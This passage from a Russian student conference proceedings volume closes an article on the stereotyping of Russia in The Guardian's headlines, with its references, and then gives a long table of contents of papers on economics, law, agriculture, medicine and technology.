1) "The Salisbury attack was appalling. But we must avoid a drift to conflict (by Jeremy Corbyn): Britain needs to hold the perpetrators to account. Yet this is not a time for hasty judgments that could lead to a new cold war" (15.03.2018);

2) "The new cold war: how our focus on Russia obscures social media's real threat: We should welcome politicians' growing skepticism about Silicon Valley – but not if it means authoritarian interventions into our digital lives" (14.12.2017).

Хотя, стоит отметить, что Россия давно воспринимается западными странами как угроза ("красная угроза"), что характеризует заголовок одной из статей: "Russia is preparing for a conflict with NATO, and NATO is preparing for a possible confrontation with Russia" (12.08.2015).

Таким образом, мы можем сделать вывод, что "в процессе стереотипизации неизменно включаются механизмы, отвечающие за передачу отрицательной оценочности, что в итоге складывается в эффект демонизации образа России. Из анализа дискурса британской печати очевидно, что демонизация образа России проходит на всех уровнях

кодирования информации массмедийного текста: дискурсивном, языковом и культурном"[424].

Анализ заголовков и содержания статей свидетельствует, что укоренившийся в британском обществе стереотипный образ России подвергается дальнейшей негативной модернизации. "При этом демонизация образа России осуществляется за счет стереотипизации негативных характеристик в основных концептуальных областях инварианта восприятия образа России"[425].

Использованные источники:

1. Анненкова И. В. Медиадискурс XXI века. Лингвофилософский аспект языка СМИ. М.: изд-во Моск. ун-та им. М. В. Ломоносова, 2011. 392 с.
2. Иванова, С.В., Салимова, Р.М. Стереотипизация и демонизация образа России на страницах британских газет // Вестник Башкирского университета. 2015. Т. 20. № 3. С. 1032-1038.
3. Красильникова Н. А. Советский Союз, фашистская Германия или Россия XXI века? (Образ России в дискурсе общественности на сайтах СМИ Великобритании) // Политическая лингвистика. 2010. №3. С. 76–86.
4. Красных В. В. «Свой» среди «чужих»: миф или реальность? М.: ИТДГК «Гнозис», 2003. 375 с.
5. Липпман У. Общественное мнение. М.: Институт Фонда «Общественное мнение», 2004. 384 с.
6. Мирошниченко А. The Guardian вышла на 5-е место в мире по "цифровой подписке" // Журналист [Электронный ресурс] URL: https://jrnlst.ru/guardian-500 Загл.с экрана. Яз.рус.
7. The Guardian [Электронный ресурс] URL: https://www.theguardian.com Загл.с экрана. Яз.англ.

[424] Иванова, С.В., Салимова, Р.М. Стереотипизация и демонизация образа России на страницах британских газет // Вестник Башкирского университета. 2015. Т. 20. № 3. С. 1032.
[425] Там же. С. 1032.

Оглавление

Лаврентьева И.С., Птицын К.Г., ПРОБЛЕМЫ ПРИНУДИТЕЛЬНОЙ ОСТАНОВКИ ТРАНСПОРТНОГО СРЕДСТВА ПРАВОНАРУШИТЕЛЯ 3

Лазченко В.Р., ОСОБЕННОСТИ РАЗРАБОТКИ МОБИЛЬНЫХ ПРИЛОЖЕНИЙ 7

Лебедев Д.В., Горская Е.С., Безверхий В.А., СУЩЕСТВУЮЩИЕ ПРОБЛЕМЫ ТЕХНОЛОГИЧЕСКИХ ЛИНИЙ ПО ПЕРЕРАБОТКЕ ЯБЛОК НА СУХОФРУКТЫ.....12

Лебедев Д.В., Хеж Ш.Н., Горская Е.С., ПРИНЦИП РАБОТЫ ОПТИКО-ЭЛЕКТРОННОЙ ЛИНИИ СОРТИРОВКИ СУХОФРУКТОВ 15

Лебедев Д.В., Бершицкая Г.Ф., Клементьев А.К., Горская Е.С., ОПРЕДЕЛЕНИЕ АЛЬТЕРНАРИОЗА НА ЛИСТЬЯХ ТОМАТА ОПТИКО-ЭЛЕКТРОННЫМ СПОСОБОМ 20

Левошко В.А., ПРОБЛЕМЫ УПРАВЛЕНИЯ ДЕБИТОРСКОЙ ЗАДОЛЖЕННОСТИ ПРЕДПРИЯТИЯ 25

Леденева Е.И., САМОСТОЯТЕЛЬНАЯ РАБОТА СТУДЕНТОВ-БАКАЛАВРОВ ПО ЗНАКОМСТВУ С ТРАДИЦИОННЫМ ДЕКОРАТИВНО-ПРИКЛАДНЫМ ИСКУССТВОМ КОРЕННЫХ НАРОДОВ ЗАПАДНОЙ СИБИРИ.....29

Лемешко МА., Лапин К.И., МОДЕРНИЗАЦИЯ ФАСОВОЧНОГО АППАРАТА НА МОЛОКОПЕРЕРАБАТЫВАЮЩЕМ ЗАВОДЕ.....34

Ленюк К.М., КОНКУРЕНТНОСПОСОБНОСТЬ РЫНКА ГОСТИНИЧНОГО БИЗНЕСА ВОЛОГОДСКОЙ ОБЛАСТИ 38

Ленюк К.М., МЕТОДЫ КОНКУРЕНТНОГО АНАЛИЗА.....41

Лимонов В.Ю., Пальмов С.В., ГИБКИЕ МЕТОДИКИ РАЗРАБОТКИ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ.....44

Лисичкин П., ЭКОЛОГИЧЕСКИЕ НАЛОГИ И СБОРЫ: МИРОВАЯ ПРАКТИКА 49

Лисичкин П.А., СТАТИСТИЧЕСКИЙ АНАЛИЗ ОБОРОТА РОЗНИЧНОЙ ТОРГОВЛИ РОССИЙСКОЙ ФЕДЕРАЦИИ.....53

Личман А.С., Горшков Ф.А., РОЛЬ И ЗНАЧЕНИЕ МАТЕМАТИКИ В ЭКОНОМИКЕ.....57

Лишик Т.И., ОЦЕНКА КРЕДИТОСПОСОБНОСТИ КОРПОРАТИВНЫХ ЗАЕМЩИКОВ В БАНКОВСКОЙ ДЕЯТЕЛЬНОСТИ 60

Логвенчев Н.С., АНАЛИТИЧЕСКАЯ ДИАГНОСТИКА ВЕРОЯТНОСТИ БАНКРОТСТВА НА ПРИМЕРЕ ЗАО «ИРКУТСКИЕ СЕМЕНА».....64

Лохматова В.А., Ощепков В.М., БЕРЕЖЛИВОЕ ПРОИЗВОДСТВО 72

Лохматова В.А., ПРОБЛЕМЫ КОНФЛИКТОВ В ОРГАНИЗАЦИЯХ 80
Лохматова В.А., РОЛЬ ИННОВАЦИОННОГО МЕНЕДЖЕРА В КОМПАНИИ.....85
Лужкова И.Ю., ИСТОРИЧЕСКОЕ РАЗВИТИЕ ГРАЖДАНСКОГО ЗАКОНОДАТЕЛЬСТВА В СТРАНАХ КОНТИНЕНТАЛЬНОЙ ЕВРОПЫ ..90
Луферова Л.Р., РАЗРАБОТКА НАПРАВЛЕНИЙ ДЛЯ РАЗВИТИЯ МУНИЦИПАЛЬНО - ЧАСТНОГО ПАРТНЕРСТВА В СФЕРЕ ТУРИЗМА ВЕРХНЕЛООСКОГО СЕЛЬСКОГО ОКРУГА 93
Луханина Т.В., Грекова В.А., ПРОБЛЕМЫ ОРГАНИЗАЦИИ И МЕТОДИКИ УЧЕТА РАСЧЕТОВ С ПОСТАВЩИКАМИ И ПОДРЯДЧИКАМИ 99
Лушникова О.Л., ПРОБЛЕМЫ ОВЦЕВОДСТВА И МЕХАНИЗМЫ ЕГО ВОССТАНОВЛЕНИЯ (НА ПРИМЕРЕ ТУВЫ И ХАКАСИИ) 103
Лысак А.А., Негода В.В., СОВРЕМЕННЫЕ ПОДХОДЫ К УПРАВЛЕНИЮ ПЕРСОНАЛОМ НА ПРЕДПРИЯТИИ 112
Лядова М.А., РОЛЬ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ В БУХГАЛТЕРСКОМ УЧЕТЕ 118
Ляхова А.М., БЮДЖЕТИРОВАНИЕ КАК ИНСТРУМЕНТ РЕШЕНИЯ ФИНАНСОВЫХ ПРОБЛЕМ ПРЕДПРИЯТИЯ 123
Магомедова Д.Ш., МОДЕЛЬ ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ ШКОЛЫ ПО КОРРЕКЦИИ ПСИХОЛОГИЧЕСКИХ ТРУДНОСТЕЙ МЛАДШИХ ШКОЛЬНИКОВ.....127
Магомедова Е.А., Каминская А.А., ПРАВОВОЙ РЕЖИМ ПЕНСИОННЫХ ФОНДОВ В РОССИЙСКОЙ ФЕДЕРАЦИИ: ПРОБЛЕМНЫЕ АСПЕКТЫ 134
Магомедова Е.А., Антощенко-Оленев Я.А., ПРАВОВОЙ РЕЖИМ НАЛОГООБЛОЖЕНИЯ ДОХОДОВ ФИЗИЧЕСКИХ ЛИЦ В РОССИЙСКОЙ ФЕДЕРАЦИИ: ПРОБЛЕМНЫЕ АСПЕКТЫ.....138
Магомедова К.И., СРАВНИТЕЛЬНЫЙ АНАЛИЗ ТИПОВ КОРПОРАТИВНОЙ КУЛЬТУРЫ 142
Магомедова К.И., ОТКРЫТИЕ ПРЕДПРИЯТИЯ МАЛОГО БИЗНЕСА, ЕГО ПРЕИМУЩЕСТВА И НЕДОСТАТКИ 145
Маккаева Р.С.-А., Таймазова А.А., СРАВНИТЕЛЬНЫЙ АНАЛИЗ ФИНАНСОВОГО СОСТОЯНИЯ ПРЕДПРИЯТИЙ НЕФТЕДОБЫЧИ ЧЕЧЕНСКОЙ РЕСПУБЛИКИ 149
Маккаева Р.С.-А., Гериханова Л.М., Закриев Д.И., ОСОБЕННОСТИ ФОРМИРОВАНИЯ БУХГАЛТЕРСКОЙ ФИНАНСОВОЙ ОТЧЕТНОСТИ В ОРГАНИЗАЦИИ.....154
Макух Н.О., О ПРОБЛЕМЕ МОТИВИРОВАНИЯ СТУДЕНТОВ К ЗАНЯТИЯМ НАУЧНО-ИССЛЕДОВАТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТЬЮ ...160

Малозёмов О.Ю., Жданова Ю.С., Беляева В.В., Блинков В.В., Филиппов А.Р., ФИЗИЧЕСКАЯ КУЛЬТУРА КАК АДАПТАЦИОННО-ФОРМИРУЮЩИЙ ЛИЧНОСТНЫЙ ФАКТОР УЧАЩИХСЯ.....164

Малозёмов О.Ю., Смолина Т.Н., Беляева В.В., ВОЗМОЖНОСТИ ФИЗИЧЕСКОЙ КУЛЬТУРЫ В ПСИХОЭМОЦИОНАЛЬНОМ РАЗВИТИИ ОБУЧАЮЩИХСЯ.....169

Мальцева Т.Н., Пилюгина В.А., Шмелёва А.Ю., ОТНОШЕНИЕ СТУДЕНТОВ К ОБУЧЕНИЮ В НИУ «БЕЛГУ» (НА ПРИМЕРЕ СОЦИОЛОГИЧЕСКОГО ИССЛЕДОВАНИЯ).....173

Манукян А.М., РАЗГРАНИЧЕНИЕ ПОЛНОМОЧИЙ МИНИСТЕРСТВА НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ И МИНИСТЕРСТВА ПРОСВЕЩЕНИЯ ВСЛЕДСТВИЕ ПРЕОБРАЗОВАНИЯ МИНИСТЕРСТВА ОБРАЗОВАНИЯ И НАУКИ 176

Манцевич И.В., ГОСУДАРСТВЕННАЯ ПОЛИТИКА КАК СТИМУЛИРУЮЩИЙ ИНСТРУМЕНТ УСТОЙЧИВОГО РАЗВИТИЯ АГРАРНОЙ СФЕРЫ 181

Марамыгина Е.А., Милитдинова В. И., СРАВНЕНИЕ МЕНСТРУАЛЬНОГО ЦИКЛА ГОРОДСКИХ И СЕЛЬСКИХ ДЕВУШЕК: ВЛИЯНИЕ ЗДОРОВОГО ОБРАЗА ЖИЗНИ.....188

Мариненко А.Р., ИННОВАЦИОННЫЙ ПОТЕНЦИАЛ РОССИИ И ЕГО РЕАЛИЗАЦИЯ В УСЛОВИЯХ САНКЦИЙ 194

Мариненко А.Р., ВЫЯВЛЕНИЕ ПРЕСТУПЛЕНИЙ В СФЕРЕ БАНКРОТСТВА ЭКОНОМИКО-КРИМИНАЛИСТИЧЕСКИМИ СРЕДСТВАМИ.....200

Мариненко А.Р., УПРАВЛЕНИЕ ЛИКВИДНОСТЬЮ БАНКА: ШАГИ И ПРИНЦИПЫ.....205

Маркина Ю.Е., Саенко В.И., РАСШИРЕНИЕ МАСШТАБОВ КРЕДИТНОЙ ДЕЯТЕЛЬНОСТИ (НА ПРИМЕРЕ КОММЕРЧЕСКОГО БАНКА «КУБАНЬ КРЕДИТ» ООО).....210

Марченкова Н.В., Клименко А.С., ИНВЕСТИЦИОННАЯ ПРИВЛЕКАТЕЛЬНОСТЬ РОСТОВСКОЙ ОБЛАСТИ.....217

Масейчук Ю.М., ГРАЖДАНСКО-ПРАВОВОЙ СТАТУС ИНОСТРАННЫХ ГРАЖДАН: СУЩНОСТЬ И ОСОБЕННОСТИ.....223

Масейчук Ю.М., О МЕРАХ, ФОРМАХ И МЕТОДАХ ПРОТИВОДЕЙСТВИЯ ТЕРРОРИЗМУ 227

Маслыгин А.В., Васин М.А., РОЛЬ ФТС В ПОВЫШЕНИИ ИНВЕСТИЦИОННОЙ ПРИВЛЕКАТЕЛЬНОСТИ РОССИЙСКОЙ ФЕДЕРАЦИИ.....230

Мастриков А.В., ИНТЕРПРЕТАЦИЯ НАГНЕТАТЕЛЬНЫХ ТЕСТОВ С

ПОМОЩЬЮ АНАЛИЗА МИНИ-ГРП 235
Мастриков А.В., ОПРЕДЕЛЕНИЕ ПАРАМЕТРОВ ТРЕЩИНЫ ГРП ИЗ КРИВОЙ ПАДЕНИЯ ДАВЛЕНИЯ, ПОЛУЧЕННОЙ ПРИ МИНИ-ГРП 242
Матвеев И.Э., СБАЛАНСИРОВАННАЯ СИСТЕМА ПОКАЗАТЕЛЕЙ КАК ВАЖНЫЙ ИНСТРУМЕНТ ОЦЕНКИ ДЕЯТЕЛЬНОСТИ ПРЕДПРИЯТИЯ 249
Матвеев И. Э., СТРАТЕГИЧЕСКАЯ КАРТА КАК ДОКУМЕНТ ПРЕДСТАВЛЕНИЯ ГЛАВНЫХ ЦЕЛЕЙ ПРЕДПРИТИЯ 253
Матвеева Е.В., БАНКОВСКИЕ КАРТЫ И ИХ ОТЛИЧИЯ: «VISA», «MASTERCARD», «MAESTRO»..... 256
Матвеева Н.В., ПРОФЕССИОНАЛЬНОЕ САМООПРЕДЕЛЕНИЕ СТУДЕНТОВ СИБИРСКОГО ФЕДЕРАЛЬНОГО УНИВЕРСИТЕТА..... 263
Махмудова Т.Х., ЗАРАБОТНАЯ ПЛАТА КАК МЕХАНИЗМ ОБЕСПЕЧЕНИЯ СОЦИАЛЬНОЙ И ТВОРЧЕСКОЙ АКТИВНОСТИ РАБОТНИКОВ 265
Махмудова Т.Х., КОНКУРЕНТОСПОСОБНОСТЬ И КОНКУРЕНЦИЯ КАК МЕХАНИЗМ УСТОЙЧИВОГО РАЗВИТИЯ ПРЕДПРИЯТИЯ..... 269
Мелехова Ю.Ю., НАЛОГОВАЯ НАГРУЗКА ОРГАНИЗАЦИИ: МЕТОДЫ ИЗМЕРЕНИЯ И ПУТИ СНИЖЕНИЯ. НОРМАТИВНО-ПРАВОВЫЕ ВОЗМОЖНОСТИ И ОГРАНИЧЕНИЯ 273
Мелехова Ю.Ю., НОРМАТИВНО-ПРАВОВОЕ РЕГУЛИРОВАНИЕ ФОРМИРОВАНИЯ ФИНАНСОВЫХ РЕЗУЛЬТАТОВ 277
Мелехова Ю.Ю., ФЕДЕРАЛЬНЫЙ БЮДЖЕТ РФ НА 2018-2020 ГГ.: ПОКАЗАТЕЛИ, НАЦЕЛЕННОСТЬ, ПРАВИЛО РАСЧЕТА 281
Мельник А.С., УПРАВЛЕНИЕ МУНИЦИПАЛЬНЫМ МЕДИЦИНСКИМ УЧРЕЖДЕНИЕМ (НА ПРИМЕРЕ СТОМАТОЛОГИЧЕСКОЙ ПОЛИКЛИНИКИ №4 ГОРОДА СОЧИ) 285
Мельник Н.В., Бурыкин С.И., Дорожкина Т.В., ОСОБЕННОСТИ ИЗМЕНЕНИЯ СТАТУСА УПОЛНОМОЧЕННЫХ ЭКОНОМИЧЕСКИХ ОПЕРАТОРОВ С СОВЕРШЕНСТВОВАНИЕМ ЗАКОНОДАТЕЛЬСТВА В РАМКАХ ЕАЭС 290
Меньшиков Д.М., УПРАВЛЕНИЕ БЕЗОПАСНОСТЬЮ: НОВАЯ МОДЕЛЬ СООТВЕТСТВИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ 294
Мерзляков С.А., СОВРЕМЕННЫЕ МЕТОДЫ ИНТЕРПРЕТАЦИИ ГИДРОДИНАМИЧЕСКИХ ИССЛЕДОВАНИЙ СКВАЖИН СО СНЯТИЕМ КРИВЫХ ВОССТАНОВЛЕНИЯ ДАВЛЕНИЯ ПРИ ПОМОЩИ ТЕРМОМАНОМЕТРИЧЕСКИХ СИСТЕМ 298
Мерзляков С.А., ИНТЕРПРЕТАЦИЯ РЕЗУЛЬТАТОВ ГИДРОДИНАМИЧЕСКОГО ИССЛЕДОВАНИЯ СО СНЯТИЕМ КВД ПРИ

ПОМОЩИ ТЕРМОМАНОМЕТРИЧЕСКИХ СИСТЕМ.....306
Мерная В.В. РАЗВИТИЕ РЫНКА ЗЕЛЕНЫХ ОБЛИГАЦИЙ В РОССИЙСКОЙ ФЕДЕРАЦИИ.....313
Мещерякова П.А. ДОВЕРИЕ КАК ФИЛОСОФСКАЯ КАТЕГОРИЯ И ПРОБЛЕМА СОВРЕМЕННОЙ МЕДИЦИНЫ 316
Мещерякова П.А. ФИЛОСОФИЯ ЙОГИ И ЗДОРОВЬЕ ЧЕЛОВЕКА.....320
Милашевская Т.В., ОЦЕНКА ОБРАТИМОСТИ МОРФОФУНКЦИОНАЛЬНЫХ ИЗМЕНЕНИЙ В ПОЧКАХ БЕЛЫХ КРЫС ПРИ ЭКСПЕРИМЕНТАЛЬНОМ СВЕТОВОМ ДЕСИНХРОНОЗЕ 324
Минченко А.А., Сарвартдинов Р.Р., ПРОБЛЕМАТИКА ОЦЕНКИ ЗЕМЕЛЬНОЙ СТОИМОСТИ В УСЛОВИЯХ НАЛОГООБЛОЖЕНИЯ ЗЕМЕЛЬ 327
Миронова Е.В., Бурлака Г.А., СОРТОВЫЕ ОСОБЕННОСТИ ПОВРЕЖДЕННОСТИ ЯРОВОЙ ПШЕНИЦЫ КЛОПАМИ ЧЕРЕПАШКАМИ В УСЛОВИЯХ САМАРСКОЙ ОБЛАСТИ 332
Миронова С.А., ОСОБЕННОСТИ МОДЕРНИЗАЦИИ ПЕДАГОГИЧЕСКОГО ОБРАЗОВАНИЯ В СОВРЕМЕННОЙ РОССИИ ...336
Митина Д.А., ЗАРУБЕЖНЫЕ МОДЕЛИ РЕАЛИЗАЦИИ МОЛОДЕЖНОЙ ПОЛИТИКИ (ЕВРОПЕЙСКИЙ И АМЕРИКАНСКИЙ ПОДХОДЫ) 340
Митрофанов Е.П., ПРИМЕНЕНИЕ ДАННЫХ АЭРОФОТОСЪЕМКИ В СИСТЕМЕ ТОЧНОГО ЗЕМЛЕДЕЛИЯ.....348
Митьковский А.В., Кожухов Д.М., ПЕРСПЕКТИВЫ ВНЕДРЕНИЯ ТЕХНОЛОГИИ BLOCKCHAIN И НАПРАВЛЕНИЯ ЕЕ ИСПОЛЬЗОВАНИЯ 355
Михайленко А.А., СТАТИСТИЧЕСКИЙ АНАЛИЗ РАЗВИТИЯ ЭЛЕКТРОННОЙ КОММЕРЦИИ РОССИЙСКОЙ ФЕДЕРАЦИИ 359
Михайленко А.А., ЭЛЕКТРОННЫЕ СРЕДСТВА ПЛАТЕЖА: НАЛОГОВЫЙ УЧЕТ 367
Михалец Т.В., ИССЛЕДОВАНИЕ КОНКУРЕНТОВ: НЕОБХОДИМОСТЬ, АНАЛИЗ ОСНОВНЫХ НАПРАВЛЕНИЙ И МЕТОДЫ.....373
Мищенко В.А., ПРЕДВАРИТЕЛЬНЫЙ КОНТРОЛЬ ПРИ ПОСТРОЕНИИ СИСТЕМЫ СТИМУЛИРОВАНИЯ ПЕРСОНАЛА 377
Мищенко В.А., РЕГЛАМЕНТАЦИЯ ПРОЦЕССОВ ЛОКАЛЬНОГО НОРМАТИВНО-ПРАВОВОГО РЕГУЛИРОВАНИЯ В СФЕРЕ ТРУДА И ЗАРАБОТНОЙ ПЛАТЫ.....381
Могильникова И.С. БИОЛОГИЯ CARASSIUS AURATUS ИСКУСТВЕННОГО ВОДОЕМА С. ЖЕРЛЫК МИНУСИНСКОГО РАЙОНА КРАСНОЯРСКОГО КРАЯ.....385

Могильникова И.С., ВЛИЯНИЕ ОКРУЖАЮЩЕЙ СРЕДЫ НА МОРФОЛОГИЧЕСКИЕ ХАРАКТЕРИСТИКИ CARASIUS AURATUS ИСКУСТВЕННОГО ВОДОЕМА С. ЖЕРЛЫК МИНУСИНСКОГО РАЙОНА 387

Моисеенко М.В., БОТАНИЧЕСКИЙ СОСТАВ ТРАВЯНИСТЫХ РАСТЕНИЙ ТУРБАЗЫ ДАЛЬНЕВОСТОЧНОГО ГАУ АМУРСКОЙ ОБЛАСТИ 389

Морарь Ю.Л., СОЦИАЛЬНО-ЭКОНОМИЧЕСКИЕ АСПЕКТЫ УСТОЙЧИВОГО РАЗВИТИЯ ТУРИЗМА 394

Мохова А.А., Ильина Н.Г., РАСПРОСТРАНЕННОСТЬ МЕСТНОЙ СЕРОЗНО-ФИБРИНОЗНОЙ ФОРМЫ ПЕРИТОНИТА ВЗРОСЛОГО НАСЕЛЕНИЯ УДМУРТСКОЙ РЕСПУБЛИКИ ЗА 2016-2017 ГОДЫ 400

Муртазаева А.А., НЕКОТОРЫЕ ПРОБЛЕМЫ ПРАВОВОГО РЕГУЛИРОВАНИЯ ИНСТИТУТА НЕУСТОЙКИ 404

Мусаева Б.М., РОЛЬ МИРОВЫХ БАНКОВСКИХ ИНСТИТУТОВ В РАЗВИТИИ НАЦИОНАЛЬНЫХ ЭКОНОМИК 408

Мусаева Б.М., МЕЖБЮДЖЕТНЫЕ ТРАНСФЕРТЫ КАК ВАЖНЫЙ ИСТОЧНИК ДОХОДОВ БЮДЖЕТА РЕГИОНОВ 413

Мусаева Б.М., ФИНАНСОВАЯ ГЛОБАЛИЗАЦИЯ КАК ВАЖНОЕ УСЛОВИЕ РАЗВИТИЯ СФЕРЫ БАНКОВСКИХ УСЛУГ 418

Мусаева Б.М., Мусаева Х.М., МОНИТОРИНГ КАК ИНСТРУМЕНТ ОРИЕНТИРОВАННЫЙ НА СБОР, ОБРАБОТКУ И ОБОБЩЕНИЕ ВСЕЙ ИНФОРМАЦИИ О ТЕНДЕНЦИЯХ СОЦИАЛЬНО-ЭКОНОМИЧЕСКОГО РАЗВИТИЯ РЕГИОНА 423

Мусаева Х.М., РАЦИОНАЛЬНОЕ ИСПОЛЬЗОВАНИЕ МАТЕРИАЛЬНЫХ РЕСУРСОВ – ВАЖНЫЙ РЕЗЕРВ СНИЖЕНИЯ СЕБЕСТОИМОСТИ ПРОДУКЦИИ 430

Мустафина И.Р., Слепенькова К.Ю., Грогуленко К.Д., ИССЛЕДОВАНИЕ ПРОСТРАНСТВЕННОЙ КОНКУРЕНЦИИ НА РОССИЙСКОМ РЫНКЕ СОРТОВОГО ПРОКАТА 434

Мухарамова Л.Ф., КРАТКИЙ ГЕНЕЗИС ЭВОЛЮЦИИ БАНКОВСКИХ СИСТЕМ 439

Мухортова А.В., Весёлая А.А., КОРРУПЦИЯ В СТАТИСТИКЕ И ПРОТИВОДЕЙСТВИЕ ЕЙ В РФ 444

Мясникова Е.А., Петрухина Д.А., ИССЛЕДОВАНИЕ ВЛИЯНИЯ ТЕХНОЛОГИЧЕСКИХ ФАКТОРОВ НА ЭФФЕКТИВНОСТЬ ИЗВЛЕЧЕНИЯ СЛИЗИ ИЗ РАСТИТЕЛЬНОГО СЫРЬЯ (КОРНЯ АЛТЕЯ, СЕМЯН ЛЬНА) 448

Нажипова Ю.А., ЛИЧНОСТЬ ВИНОВНОГО И ЕЕ ИССЛЕДОВАНИЕ ПРИ

НАЗНАЧЕНИИ НАКАЗАНИЯ 450
Нажипова Ю.А., ТЕНДЕНЦИИ РАЗВИТИЯ МУНИЦИПАЛЬНОЙ СЛУЖБЫ В СОВРЕМЕННОЙ РОССИИ 454
Назариков Н.В., ОСОБЕННОСТИ УПРАВЛЕНЧЕСКОГО УЧЕТА В ОПТОВОЙ ТОРГОВЛЕ 459
Насонова А.О., ВЫЯВЛЕНИЕ МАНИПУЛИРОВАНИЯ ФИНАНСОВОЙ ОТЧЕТНОСТЬЮ В ОТРАСЛИ ПАССАЖИРСКИХ АВИАПЕРЕВОЗОК С ПОМОЩЬЮ ИНТЕГРИРОВАННЫХ ПОКАЗАТЕЛЕЙ 462
Насыров Г.А., ВЫБОР И ОБОСНОВАНИЕ СПОСОБА РАЗДЕЛЕНИЯ ИСХОДНОГО МАТЕРИАЛА НА МЕРНЫЕ ЗАГОТОВКИ. ВЫБОР И ОБОСНОВАНИЕ ТЕРМОМЕХАНИЧЕСКИХ РЕЖИМОВ ШТАМПОВКИ 466
Насыров Г.А., ДЕФОРМАЦИЯ СВАРНЫХ КОНСТРУКЦИЙ 469
Насыров Г.А., СВАРКА ТРЕНИЕМ 472
Нафикова Г.Р., ПРОБЛЕМА СНИЖЕНИЯ МАСШТАБОВ ТЕНЕВОЙ ЭКОНОМИКИ В МАЛОМ БИЗНЕСЕ И ПУТИ ЕЕ РЕШЕНИЯ 474
Небытов И.А., СИСТЕМА ИНТЕГРАЛЬНЫХ ПОКАЗАТЕЛЕЙ ОЦЕНКИ ЭФФЕКТИВНОСТИ БИЗНЕС-ПЛАНА 483
Некрашевич К.М., ЗАЩИТА ПРАВ УЧАСТНИКОВ ОТНОШЕНИЙ, ВЫТЕКАЮЩИХ ИЗ УСТАНОВЛЕНИЯ ПРАВА ВЕЩНЫХ ВЫДАЧ 487
Немцев И.А., КЛИПОВОЕ МЫШЛЕНИЕ КАК РЕЗУЛЬТАТ АДАПТАЦИИ ЧЕЛОВЕКА К СОВРЕМЕННЫМ РЕАЛИЯМ 493
Непарко М.В., Кондрашова И.В., Николаев А.Д., ОСОБЕННОСТИ ТАМОЖЕННОГО КОНТРОЛЯ МЕЖДУНАРОДНЫХ ПОЧТОВЫХ ОТПРАВЛЕНИЙ 497
Непарко М.В., Генеральшин Д.А., Тимохин А.Ю., ПРОБЛЕМЫ ТАМОЖЕННОЙ ОЦЕНКИ ВВОЗИМЫХ ТОВАРОВ 501
Непарко М.В., Пичукова Е.А., Мизанов А.У., Ермакова Ю.И., ОСОБЕННОСТИ И ПРОБЛЕМЫ НОРМАТИВНО-ПРАВОВОГО РЕГУЛИРОВАНИЯ ТАМОЖЕННЫХ ЭКСПЕРТИЗ 505
Нестерова М.А., Савельева О.В., ФИЗИЧЕСКАЯ КУЛЬТУРА КАК СОСТАВЛЯЮЩЕЕ ПРЕДОТВРАЩЕНИЯ И ЛЕЧЕНИЯ ГАСТРИТА 509
Неустроев Н.С., АНАЛИЗ БЕЗОПАСНОСТИ WI-FI ПО WPS В ЖИЛЫХ ЗДАНИЯХ 512
Неустроев Н.С., ОБЗОР УМНОГО ДОМА НА БАЗЕ RUBETEK 518
Неустроев Н.С., ИССЛЕДОВАНИЕ WIFI ЗАГРЯЗНЕННОСТИ В ГОРОДСКИХ ЗАСТРОЙКАХ ГОРОДА ЯКУТСКА 521
Неустроева С.В., КРИТЕРИИ ОЦЕНКИ КОНКУРЕНТОСПОСОБНОСТИ

ОТРАСЛИ ИССЛЕДУЕМОГО СУБЪЕКТА РЫНКА 526
Неустроева С.В., ПОТЕНЦИАЛ ПРЕДПРИЯТИЯ 529
Неустроева С.В., ТАКСОНОМЕТРИЧЕСКИЙ АНАЛИЗ ПО ИССЛЕДУЕМОМУ СУБЪЕКТУ РЫНКА 533
Нибо Р.М., КАДРОВАЯ ПОЛИТИКА ОРГАНОВ МУНИЦИПАЛЬНОГО УПРАВЛЕНИЯ 536
Никитин Г.М., Кузовихина М.С., БУДДИЗМ В СОВРЕМЕННОЙ РОССИИ 542
Никитин К.С., Цепкова А.С., Есипова О.В., РОССИЯ В МИРОВОМ ЭКСПОРТЕ 544
Никитина А.А., К ВОПРОСУ О ВОЗМОЖНОСТИ ТРЕТЬИХ ЛИЦ, УЧАСТВОВАТЬ ПРИ ЗАКЛЮЧЕНИИ МИРОВОГО СОГЛАШЕНИЯ В АРБИТРАЖНОМ ПРОЦЕССЕ: АНАЛИЗ СУБЪЕКТНОГО СОСТАВА 549
Никифорова Т.С., ИЗМЕНЕНИЯ В НАЛОГОВОМ ЗАКОНОДАТЕЛЬСТВЕ В 2019 ГОДУ 554
Николенко П.И., ИНВЕСТИЦИИ В ИНЖИНИРИНГ КАК ДРАЙВЕР РОСТА ЭКОНОМИКИ 558
Ноттосов А.А., Кириллина Т.Ц., ГРАЖДАНСКО-ПАТРИОТИЧЕСКОЕ ВОСПИТАНИЕ СТУДЕНТОВ НА УЧЕБНЫХ ЗАНЯТИЯХ ПО ИНФОРМАЦИОННЫМ ТЕХНОЛОГИЯМ 562
Нугманов Д.Ф., Искандаров Р.С., ПРОБЛЕМА БЕСКОНТАКТНОЙ ОПЛАТЫ 565
Нуртдинов А.А., КОЛОНИЗАЦИЯ МАРСА, МАРСОХОД 569
Оберт Т.Б., СОСТОЯНИЕ ЕСТЕСТВЕННЫХ МОНОПОЛИЙ В РОССИЙСКОЙ ЭКОНОМИКЕ 572
Оберт Т.Б., РАЗВИТИЕ ПОТЕНЦИАЛА САРАТОВСКОЙ ОБЛАСТИ В СОВРЕМЕННЫХ УСЛОВИЯХ 575
Овчарова Б.С., Барашко Е.Н., ТЕХНОЛОГИИ ИСПОЛЬЗОВАНИЯ ЖЕСТОВ ДЛЯ УПРАВЛЕНИЯ КОМПЬЮТЕРНЫМИ И РОБОТОТЕХНИЧЕСКИМИ СИСТЕМАМИ 578
Оглоденкова Ю.А., Гужа В.О., УПРАВЛЕНИЕ КАЧЕСТВОМ ТАМОЖЕННЫХ УСЛУГ 585
Оглезнева П.С., Чепурина А.Е., РОЛЬ КРИПТОВАЛЮТЫ В СОВРЕМЕННОМ МИРЕ 591
Одинцова А.А., ГОСУДАРСТВЕННАЯ ИННОВАЦИОННАЯ ПОЛИТИКА 595
Одинцова А.А., ОСНОВЫ ОЦЕНКИ ЭФФЕКТИВНОСТИ ИННОВАЦИОННЫХ ПРОЕКТОВ 600

Омельченко О.В., ОБЪЕКТЫ И ВИДЫ СТРАХОВАНИЯ НА КРИПТОВАЛЮТНОМ РЫНКЕ 606

